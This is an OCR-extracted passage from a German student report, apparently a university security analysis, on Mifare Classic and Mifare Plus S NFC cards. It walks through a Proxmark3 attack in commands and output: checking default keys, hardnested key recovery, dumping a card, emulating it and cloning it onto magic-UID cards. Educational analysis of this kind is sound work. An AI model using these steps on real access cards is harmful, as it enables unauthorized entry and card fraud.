


Abbildung 8: Speicherlayout einer Mifare Classic 1K [3]

Zwischen den zwei Schlüsseln befinden sich 3 Bytes, die die Zugriffsrechte der darunterliegenden Speicherblöcke speichern. Byte 9 in Abbildung 9, wird jedoch weder für die Zugriffsberechtigungen, noch für die Schlüsselspeicherung genutzt und kann als Datenspeicherung genutzt werden.




Abbildung 9: Zugriffsbits auf einer Mifare Classic 1K [11]

In Abbildung 9 erkennt man die Unterteilung der Accessbytes in die einzelnen Bits. Ein Sektor besteht aus 3 Blöcken und dem *sector trailer*, die unterschiedliche Zugriffsberechtigungen besitzen können. Dies wird durch die tiefgestellten Zahlen 0 bis 3 gekennzeichnet, wobei 0 auf den Block 0 und 3 auf den *sector trailer* verweist. Die hochgestellten Zahlen beziehen sich auf Zugriffsberechtigung Bits für den jeweiligen Block. Durch die Kombination dieser drei Bits kann man den Zugriff der einzelnen Blöcke regeln. In Abbildung 10 sind die Stellungen der Bits und deren Bedeutung für den sector trailer und in Abbildung 11 für die Datenblöcke dargestellt. [11]

Access bits			Access condition for						Remark
			KEYA		Access bits		KEYB		
C1	C2	C3	read	write	read	write	read	write	
0	0	0	never	key A	key A	never	key A	key A	Key B may be read[1]
0	1	0	never	never	key A	never	key A	never	Key B may be read[1]
1	0	0	never	key B	key A|B	never	never	key B	
1	1	0	never	never	key A|B	never	never	never	
0	0	1	never	key A	key A	key A	key A	key A	Key B may be read, transport configuration[1]
0	1	1	never	key B	key A|B	key B	never	key B	
1	0	1	never	never	key A|B	key B	never	never	
1	1	1	never	never	key A|B	never	never	never	

Abbildung 10: Zugriffbedingungen für den sector trailer

Access bits			Access condition for				Application
C1	C2	C3	read	write	increment	decrement, transfer, restore	
0	0	0	key A|B[1]	key A|B1	key A|B1	key A|B1	transport configuration
0	1	0	key A|B[1]	never	never	never	read/write block
1	0	0	key A|B[1]	key B[1]	never	never	read/write block
1	1	0	key A|B[1]	key B[1]	key B[1]	key A|B[1]	value block
0	0	1	key A|B[1]	never	never	key A|B[1]	value block
0	1	1	key B[1]	key B[1]	never	never	read/write block
1	0	1	key B[1]	never	never	never	read/write block
1	1	1	never	never	never	never	read/write block

Abbildung 11: Zugriffsbedingung für die Datenblöcke

Jedes Access Bit besitzt zudem eine invertierte Kopie, welche durch den Querstich markiert ist.

4.2 Protokoll

Wird eine NFC Karte in die Nähe eines Lesegerätes gehalten und genug Energie übermittelt startet die Karte mit einem Power-On Reset (POR) und antwortet auf ein Request (REQA) oder einem Wake-up (WUPA) von einem Lesegerät.

Da mehrere Karten auf diese Anfrage gleichzeitig antworten können, muss ein Antikollisionsalgorithmus abgearbeitet werden. Dabei sendet eine Karte auf ein REQA seine Kartentyp Information (ATAQ Answer to reQuest) und im Verlauf seine eindeutige Identifikation (UID). Dann kann das Lesegerät eine bestimmte Karte auswählen mit dem es die Kommunikation weiterführen möchte. Dabei sendet das Lesegerät ein Select Acknowledge (SAK), mit welcher er seinen Kartentypen genauer spezifiziert, und der UID der gewählten Karte zurück, damit auch die Karte weiß, dass das Lesegerät weiterkommunizieren möchte. Die anderen Karten fallen wieder in den Leerlauf zurück und warten auf einen neuen REQA Befehl.

Nachdem eine Karte ausgewählt wurde, muss sich das Lesegerät authentifizieren, um auf die geschützte Information der Karte zugreifen zu können. Dies geschieht über eine *three pass authentication* Sequenz, welche auch unter dem Namen Massey-Omura-Schema bekannt ist. Mithilfe dieser können sich zwei Parteien gemeinsam auf einen geheimen Schlüssel einigen, der für die Verschlüsselung der übertragenen Daten benutzt wird.

Zuerst wählt das Lesegerät die Operation für einen bestimmten Speicherblock aus und sendet diese Anfrage zu der NFC Karte.

1. Die NFC Karte liest nun den zugehörigen Schlüssel des Sektors aus und wählt eine zufällige Zahl als eine Challenge für das Lesegerät.
2. Das Lesegerät berechnet mithilfe des Passworts die Antwort auf die Challenge und übermittelt diese, mit seiner eigener Challenge, der NFC Karte.
3. Nun berechnet die Karte die Lösung zu dem Rätsel von Lesegerät und sendet die Antwort retour.

Nach einer erfolgreichen Authentifizierung führt die NFC Karte die Operation aus und sendet die Daten verschlüsselt zum Lesegerät. (Abb.12) [11]




Abbildung 12: Ablauf einer Mifare Classic [11]

Ein Befehl von dem Lesegerät besteht aus einem Befehlscode, einer Adresse und einem Prüfwert. Der Befehlscodes der einzelnen Operation findet man in der Abbildung 13. Die Adresse in der Nachricht bezieht sich auf den auszuwählenden Speicherblock.

Der Prüfwert besteht 2 Byte langen zyklischen Redundanzprüfung (CRC), der dafür sorgt, dass Fehler in der Übertragung erkannt werden.

Command	ISO/IEC 14443	Command code (hexadecimal)
Request	REQA	26h (7 bit)
Wake-up	WUPA	52h (7 bit)
Anti-collision CL1	Anti-collision CL1	93h 20h
Select CL1	Select CL1	93h 70h
Halt	Halt	50h 00h
Authentication with Key A	-	60h
Authentication with Key B	-	61h
MIFARE Read	-	30h
MIFARE Write	-	A0h
MIFARE Decrement	-	C0h
MIFARE Increment	-	C1h
MIFARE Restore	-	C2h
MIFARE Transfer	-	B0h

Abbildung 13: Kommandoübersicht der Mifare Classic 1K [11]

In Abbildung 14 ist eine Kommunikation zwischen einem Lesegerät und einer Mifare Classic veranschaulicht. In Zeile 1 schickt das Lesegerät (Rdr) ein WUPA-Befehl (52h) an das Mifare Classic. Dieser Antwortet mit seiner ATAQ (04h 00h), welcher den Hersteller widerspiegelt.

Weiters erkennt man den Antikollisionsalgorithmus, und die Antwort von der Karte mit seiner UID. Das Lesegerät wählt darauf hin, mit dem Select_UID (93h 70h) und der UID, plus zwei CRC Bytes, die definierte Karte aus. Die Karte antwortet mit seiner SAK (08h) und zwei CRC Bytes. [12]

Danach kommt es zur 3-Wege Authentifizierung und abschließend die Übertragung von verschlüsselten Daten.

	Start	End	Src	Data (! = parity error, ' = short bytes)	CRC	Annotation
1.	0	992	Rdr	52'		WUPA
2.	2228	4596	Tag	04 00		ATQA
3.	7040	9504	Rdr	93 20		ANTICOLL
4.	10676	16500	Tag	b6 31 b5 e0 d2		UID
5.	19328	29856	Rdr	93 70 b6 31 b5 e0 d2 30 43	ok	SELECT_UID
6.	31028	34548	Tag	08 b6 dd		SAK
7.	36352	41056	Rdr	60 00 f5 7b	ok	AUTH-A(0)
8.	43060	47732	Tag	ac 91 7f 7b		n_T
9.	57344	66656	Rdr	3c 0b! 49 ca 82 5d! ee b8	!crc	$n_R \oplus ks_1$, $a_R \oplus ks_2$
10.	67892	72628	Tag	65! 28! 2f 92		$a_T \oplus ks_3$
11.	78592	83360	Rdr	b8! 1d! 8d! ea	!crc	
12.	84532	105332	Tag	38! f0 ee! 08 f2 e7 a5! 80 85! 54		encrypted
				63 66! ff! 74! d4 4c 3e! d4	!crc	encrypted
13.	18400	123104	Rdr	2a cb 1c! de	!crc	encrypted

Abbildung 14: Lesezugriff auf eine Mifare Classic

4.3 Crypto1

Crypto1 ist ein proprietärer Verschlüsselungsalgorithmus von dem Hersteller NXP Semiconductors, welcher hauptsächlich in der NFC Karten Mifare Classic Verwendung gefunden hat.

Am Ende des Jahres 2007, am 24. Chaos Communications Kongress, wurde klar, dass dieses Verschlüsselungssystem einige grobe Schwächen besitzt. [13] Über die Zeit wurden viele weiter Lücken gefunden, welche es erlauben, die Verschlüsselung innerhalb von wenigen Sekunden komplett auszuhebeln. [14] [15] [16] [17] Aus diesem Grund gilt Crypto1 als unsicher und wurde von zahlreichen Produkten von NXP ersetzt.

4.4 Attacken gegen die Mifare Classic

Es wurden einige Schwachstellen in Crypto1 gefunden, dazu zählen: eine schwache Verschlüsselung gekoppelt mit einem sehr schwachen Zufallszahlengenerator. [15]

4.4.1 Key Retrieval

In dem verwendeten Verschlüsselungsalgorithmus Crypto1 wurden einige Schwächen gefunden. Eine davon ist die geringe Schlüssellänge von 48 Bit, die in kurzer Zeit durch Brute Force ermittelt werden kann. Dazu kommt, dass man Schwächen im Zufallsgenerator gefunden hat, die es ermöglicht durch Timing-Attacken die generierten Zahlen zu beeinflussen.

4.4.1.1 Default Keys

Oft kennen sich Unternehmen mit den sicherheitstechnischen Aspekten von RFID Karten nicht aus und vergessen die Standardpasswörter der Karten auszutauschen. Die einfachste Attacke auf RFID Karten ist somit das Ausprobieren der Standardpasswörter, welche leider in vielen Fällen eingesetzt werden.

```
1.  proxmark3> hf mf chk *1 ?
2.  --
    chk keys. sectors:16, block no:  0, key type:B, eml:y, dmp=n checktimeout=471 us

3.  No key specified, trying default keys
4.  chk default key[ 0] ffffffffffff
5.  chk default key[ 1] 000000000000
6.  chk default key[ 2] a0a1a2a3a4a5
7.  chk default key[ 3] b0b1b2b3b4b5
8.  chk default key[ 4] aabbccddeeff
9.
10.
11. To cancel this operation press the button on the proxmark...
12. --o
13. |---|----------------|---|----------------|---|
14. |sec|key A           |res|key B           |res|
15. |---|----------------|---|----------------|---|
16. |000|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
17. |001|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
18. |002|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
19. |003|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
20. |004|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
21. |005|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
22. |006|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
23. |007|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
24. |008|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
25. |009|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
26. |010|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
27. |011|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
28. |012|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
29. |013|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
30. |014|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
31. |015|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
32. |---|----------------|---|----------------|---|
```

Abbildung 15: Testen der Default Keys

Hier (Abb.15) werden per Brute Force diese Standardpasswörter ausprobiert. Auf dieser Mifare Classic Karte sieht man, dass jeder Sektor den Schlüssel 0xFFFFFFFFFFFF benutzt.

4.4.1.2 Nested Authentication Attack

Die Sicherheitsschwachstelle „Nested Authentication“ erlaubt es mithilfe eines gefunden Sektorenschlüssels offline einen beliebigen anderen Schlüssel zu ermitteln. Das bedeutet, dass solange ein Schlüssel bekannt ist, kann die komplette Karte ausgelesen werden, obwohl diese möglicherweise durch andere Schlüssel geschützt werden. [14]

4.4.1.3 Dark-Side Attack

Diese Attacke nutzt eine Schwachstelle in der Authentifizierungsphase der Mifare Classic. Durch das Ausnutzen von Parity-Bits und einem Fehlercode, kann auf Teile des Schlüssels rückgeschlossen werden. [18]

4.4.1.4 Hardnested Attack

NXP hat nach den gefunden Schwachstellen in ihren Mifare Classic versucht neue verbesserte Varianten auf den Markt zu bringen, die von den vorgehenden Attacken immun ist. Jedoch wurden weitere Lücken im Verschlüsselungsalgorithmus und im Authentifizierungsprotokoll gefunden, die auch die neueren Karten angreifbar machen. Ist ein Schlüssel bekannt, so können auch die anderen Schlüssel gefunden werden. [19]

In den nachfolgenden Code Ausschnitten wird gezeigt, wie eine sichere Version der Mifare Classic ausgelesen wird.

```
1.  proxmark3> hf search
2.
3.  UID : ff 13 c7 c7
4.  ATQA : 00 02
5.  SAK : 38 [1]
6.  TYPE : Nokia 6212 or 6131 MIFARE CLASSIC 4K
7.  ...
8.  Prng detection: HARDENED (hardnested)
```

Abbildung 16: Hardnested Mifare Classic

Bei einer schnellen Analyse (Abb.16) der Karte ist erkennbar, dass es sich hier um eine neuere Version der Mifare Classic handelt.

Anschließend (Abb.17) wird überprüft ob Standardschlüssel verwendet werden.

```
proxmark3> hf mf chk *1 ? t
--
No key specified, trying default keys
chk default key[ 0] ffffffffffff
chk default key[ 1] 000000000000
chk default key[ 2] a0a1a2a3a4a5

|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  a0a1a2a3a4a5  | 1 |  ffffffffffff  | 0 |
|001|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|002|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|003|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|004|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|005|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|006|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|007|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|008|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|009|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|010|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|011|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|012|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|013|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|014|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|015|  ffffffffffff  | 0 |  ffffffffffff  | 0 |
|---|----------------|---|----------------|---|
```

Abbildung 17: Hardnested Mifare Classic Default Key Suche

Wie am ersten Eintraf von Abbildung 17 erkennbar ist, ist im Sektor 0 der Schlüssel A einer der Standardschlüssel. Alle anderen, welche mit res=0 makiert sind, sind nicht bekannt. Allerdings kann man nun mithilfe des gefundenen Schlüssels alle anderen Schlüssel ausfindig machen (Abb.18).

```
proxmark3> hf mf hardnested 0 A a0a1a2a3a4a5 4 A


time|#nonces| Activity                                          expected to brute force
    |       |                                                   |#states         |time
-------------------------------------------------------------------------------------
   0 |     0 | Start using 4 threads and AVX2 SIMD core          |                |
   0 |     0 | Brute force benchmark: 469 million (2^28.8) keys/s|140737488355328 |   3d
   1 |     0 | Using 235 precalculated bitflip state tables      |140737488355328 |   3d
   5 |   112 | Apply bit flip properties                         |   493322960896 |18min
   6 |   224 | Apply bit flip properties                         |   230844825600 | 8min
   7 |   335 | Apply bit flip properties                         |   169958998016 | 6min
   8 |   446 | Apply bit flip properties                         |   157572104192 | 6min
   8 |   556 | Apply bit flip properties                         |   157091528704 | 6min
   9 |   668 | Apply bit flip properties                         |   157091528704 | 6min
  10 |   779 | Apply bit flip properties                         |   157091528704 | 6min
  11 |   890 | Apply bit flip properties                         |   157091528704 | 6min
  11 |  1000 | Apply bit flip properties                         |   157091528704 | 6min
  12 |  1112 | Apply bit flip properties                         |   157091528704 | 6min
  13 |  1221 | Apply bit flip properties                         |   157091528704 | 6min
  14 |  1331 | Apply bit flip properties                         |   157091528704 | 6min
  16 |  1440 | Apply Sum property. Sum(a0) = 224                 |     2127603840 |   5s
  16 |  1548 | Apply bit flip properties                         |     2127603840 |   5s
  17 |  1660 | Apply bit flip properties                         |     2127603840 |   5s
  18 |  1768 | Apply bit flip properties                         |     2127603840 |   5s
  18 |  1768 | (1. guess: Sum(a8) = 192)                         |     2127603840 |   5s
```

```
27.  20 |  1768 | Apply Sum(a8) and all bytes bitflip properties    |     2059039616 |   4s
28.  20 |  1768 | Starting brute force...                           |     2127603840 |   5s
29.  20 |  1768 | (2. guess: Sum(a8) = 128)                         |     3741272320 |   8s
30.  27 |  1768 | Apply Sum(a8) and all bytes bitflip properties    |     2463336960 |   5s
31.  27 |  1768 | Starting brute force...                           |     3741272320 |   8s
32.  28 |  1768 | Brute force completed. Key found: a5524645cd91    |              0 |   0s
```

Abbildung 18: Hardnested Attacke

In Abbildung 19 wird gezeigt, dass nun in der Tat alle anderen Schlüssel ermittelt wurden.

```
1.  |---|----------------|---|----------------|---|
2.  |sec|key A           |res|key B           |res|
3.  |---|----------------|---|----------------|---|
4.  |000|  a0a1a2a3a4a5  | 1 |  a5524645cd91  | 1 |
5.  |001|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
6.  |002|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
7.  |003|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
8.  |004|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
9.  |005|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
10. |006|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
11. |007|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
12. |008|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
13. |009|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
14. |010|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
15. |011|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
16. |012|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
17. |013|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
18. |014|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
19. |015|  a5524645cd91  | 1 |  a5524645cd91  | 1 |
20. |---|----------------|---|----------------|---|
```

Abbildung 19: Hardnested Mifare Classic gefundene Schlüssel

4.4.1.5 Ablauf zur Mifare Classic Kompromittierung

In Abbilung 21 ist der Ablauf der vorgegangen Schritte zusammengefasst dargestellt um eine Mifare Classic zu kompromittieren.




Abbildung 20: Ablauf zur Mifare Classic Kompromittierung [20]

4.4.2 Tag Dumping

Nachdem alle Schlüssel für alle Sektoren gefunden wurden, kann man mit dem *dump* Befehl den unverschlüsselten Inhalt der Sektoren auf dem PC abspeichern.

Dazu muss zuerst die gefunden Schlüssel in die Datei dumpkeys.bin abgelegt werden. Am einfachsten kann man das bewerkstelligen, indem man bei dem Befehl *hf mf chk *1 ?* dem Parameter *d* übergibt (*hf mf chk *1 ? d)*. (siehe Abb.21)

```
proxmark3> hf mf dump
|-----------------------------------------|
|------ Reading sector access bits...-----|
|-----------------------------------------|
|-----------------------------------------|
|----- Dumping all blocks to file... -----|
|-----------------------------------------|
Successfully read block  0 of sector  0.
Successfully read block  1 of sector  0.
Successfully read block  2 of sector  0.
Successfully read block  3 of sector  0.
Successfully read block  0 of sector  1.
Successfully read block  1 of sector  1.
Successfully read block  2 of sector  1.
Successfully read block  3 of sector  1.
Successfully read block  0 of sector  2.
Successfully read block  1 of sector  2.
Successfully read block  2 of sector  2.
Successfully read block  3 of sector  2.
...
Successfully read block  0 of sector 14.
Successfully read block  1 of sector 14.
Successfully read block  2 of sector 14.
Successfully read block  3 of sector 14.
Successfully read block  0 of sector 15.
Successfully read block  1 of sector 15.
Successfully read block  2 of sector 15.
Successfully read block  3 of sector 15.
Dumped 64 blocks (1024 bytes) to file dumpdata.bin
```

Abbildung 21: Dump Mifare Classic

Anschließend kann man sich den Inhalt in der Datei *dumpdata.bin* anschauen. (Abb. 22)

```
1.  file name: dumpdata.bin
2.
3.  0000-0010:  b6 31 b5 e0-d2 08 04 00-62 63 64 65-66 67 68 69  .1...... bcdefghi
4.  0000-0020:  32 6e 64 4c-49 46 45 00-00 00 00 00-2c 00 00 00  2ndLIFE. ....,...
5.  0000-0030:  01 03 00 00-00 74 41 00-00 e2 07 c2-00 01 00 09  .....tA. ........
6.  0000-0040:  ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff  ........ .i......
7.  0000-0050:  4c 41 53 54-5f 4e 41 4d-45 07 46 69-72 73 74 5f  LAST_NAM E.FIRST_
8.  0000-0060:  4e 00 80 c8-70 82 27 c1-08 28 00 00-00 00 00 00  N...p.'. .(......
9.  0000-0070:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
10. 0000-0080:  ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff  ........ .i......
11. 0000-0090:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
12. 0000-00a0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
13. 0000-00b0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
14. 0000-00c0:  ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff  ........ .i......
15. 0000-00d0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
16. 0000-00e0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
17. 0000-00f0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
18. ...
19. 0000-03e0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
20. 0000-03f0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  ........ ........
21. 0000-0400:  ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff  ........ .i......
```

Abbildung 22: Mifare Classic Dump

Im originalen Dump in Zeile 7 war der Name des Inhabers abgespeichert. Diese Zeile wurde abgeändert.

4.4.3 Tag Emulation

Nun will man die Karte mit dem Proxmark3 emulieren. Dazu muss man die zuvor erstellten Binary-Dump in eine .eml-Datei wandeln, damit die Proxmark3 Software richtig arbeiten kann.

Man nutzt das Script „dumptoemul.lua“, welches standardmäßig installiert ist. (Abb.24)

```
1.  proxmark3> script run dumptoemul.lua test
2.  --- Executing: dumptoemul.lua, args 'test'
3.  Wrote an emulator-dump to the file B631B5E0.eml
4.
5.  -----Finished
```

Abbildung 23: Umwandlung eines Dumps in die .eml Codierung

Nun kann die .eml-Datei geladen (Abb.25):

```
1.  proxmark3> hf mf eload B631B5E0
2.  ..............................................................
3.  Loaded 64 blocks from file: B631B5E0.eml
```

Abbildung 24: Laden eines Dumps in den Emulatorspeicher

Danach führt man den *simulate* Befehl aus (Abb.26):

```
proxmark3> hf mf sim
mf sim cardsize: 1K, uid: N/A, numreads:0, flags:0 (0x00)
#db# 4B UID: b631b5e0
#db# SAK:    08
#db# ATQA:   00 04
```

Abbildung 25: Simulieren einer Mifare Classic

Nun emuliert der Proxmark3 die Karte und wird vom Reader als idente Karte gesehen.

4.4.4 Tag Cloning

Das Tag Cloning ist dem emulieren sehr ähnlich. Anstatt die Daten auf den Proxmark3 zu laden, wird die Binäre Datei auf einen Klon gespeichert.

Hier benötigt es eine spezielle Karte, die es ermöglichen auf dem Herstellerblock zu schreiben. Standardmäßig wird dies nicht erlaubt. Auf dem Markt sind sogennante *Magic UID*, *Changeable UID* oder *Chinese Backdoor* zu finden, die genau das Schreiben auf Sektor 0, Block 0 zulassen.

Heutzutage wissen Hersteller von dieser Lücke und versuchen dieser entgegenzuwirken, indem sie versuchen den ersten Block mit Nullen zu überschreiben. Somit werden alle Karten, die diese Eigenschaft haben aus dem Verkehr gezogen.

Mittlerweile findet man Karten auf dem Markt die nur einmal beschreibbar sind (bekannt unter *one-time UID* oder *FUID*). Diese besonderen Karten umgehen damit die Tricks der Lesegeräte.

Im nachstehenden Codemitschnitt (Abb.27) sieht man wie mithilfe eines Card-dumps die Magic-UID Karte komplett umgeschrieben werden kann.

```
proxmark3> hf search

UID : 01 02 03 04
ATQA : 00 04
SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
 Chinese magic backdoor commands (GEN 1a) detected
 Prng detection: WEAK

proxmark3> hf mf cload B631B5E0

Chinese magic backdoor commands (GEN 1a) detected
Loading magic mifare 1K
Loaded from file: B631B5E0.eml

proxmark3> hf search

UID : b6 31 b5 e0
ATQA : 00 04
SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
 Chinese magic backdoor commands (GEN 1a) detected
 Prng detection: WEAK
```

Abbildung 26: Überschreiben einer Magic-UID Karte

5 Mifare Plus S - Analyse der Universitätsausweise

Wie bereits gezeigt besitzen Mifare Classic Karten gravierende Schwachstellen vor denen auch bereits NXP warnt. Die Empfehlung lautet daher sicherere Karten mit bewährten kryptographischen Eigenschaften wie Mifare Plus S oder Mifare DesFire zu verwenden. Der zurzeit zu den sichersten Algorithmen zählenden Advanced Encryption Standard (AES) wird hierbei von beiden Karten unterstützt. Dadurch soll sowohl die Kommunikation mit einem Reader als auch die Daten in der Karte vor Angreifern geschützt werden. [21]

Unsere so genannte „FH-Campus-Card“ ist eine Mifare Plus S und bietet somit laut Datenblatt mittels AES den umfangreichsten Schutz. Dennoch ist besonders auf die richtige Implementation des Karten-Reader-Systems zu achten und um dies verständlich aufzuzeigen, wird vorhergehend auf den allgemeinen Aufbau einer Mifare Plus S Karte und der zugrunde liegenden Kommunikation mit einem Reader eingegangen.

5.1 Black-Box Testing

In unserer Analyse der Universitätsausweise haben nur mittels Black-Box Testing überprüfen können. Unter Black-Box Testing versteht man, dass das zu testende System oder Programm in seiner unterliegenden Implementation dem Tester verborgen bleibt [22]. Somit richteten wir unsere anfänglichen Tests nur auf Basis des gesammelten Wissens aus dem Internet.

5.2 Mifare Plus S


Der grundlegende Aufbau einer Mifare Plus S unterscheidet sich nicht allzu sehr von der einer Mifare Classic, um kompatibel mit dem alten Kartentyp zu bleiben. Dennoch sind einige Neuerungen vorhanden. Diese betreffen vor allem die UID Längen, die Sector-Trailer, zusätzliche Protokolle und, eine grundlegende Neuerung, das Einführen sogenannter Sicherheitsstufen. Von NXP aus werden 3 unterschiedliche Mifare Plus S Karten mit jeweils unterschiedlichen UID längen angeboten [21]:

- Unique 7-Byte UID
- Unique 4-Byte UID
- Non-Unique 4-Byte UID

5.2.1 Aufbau

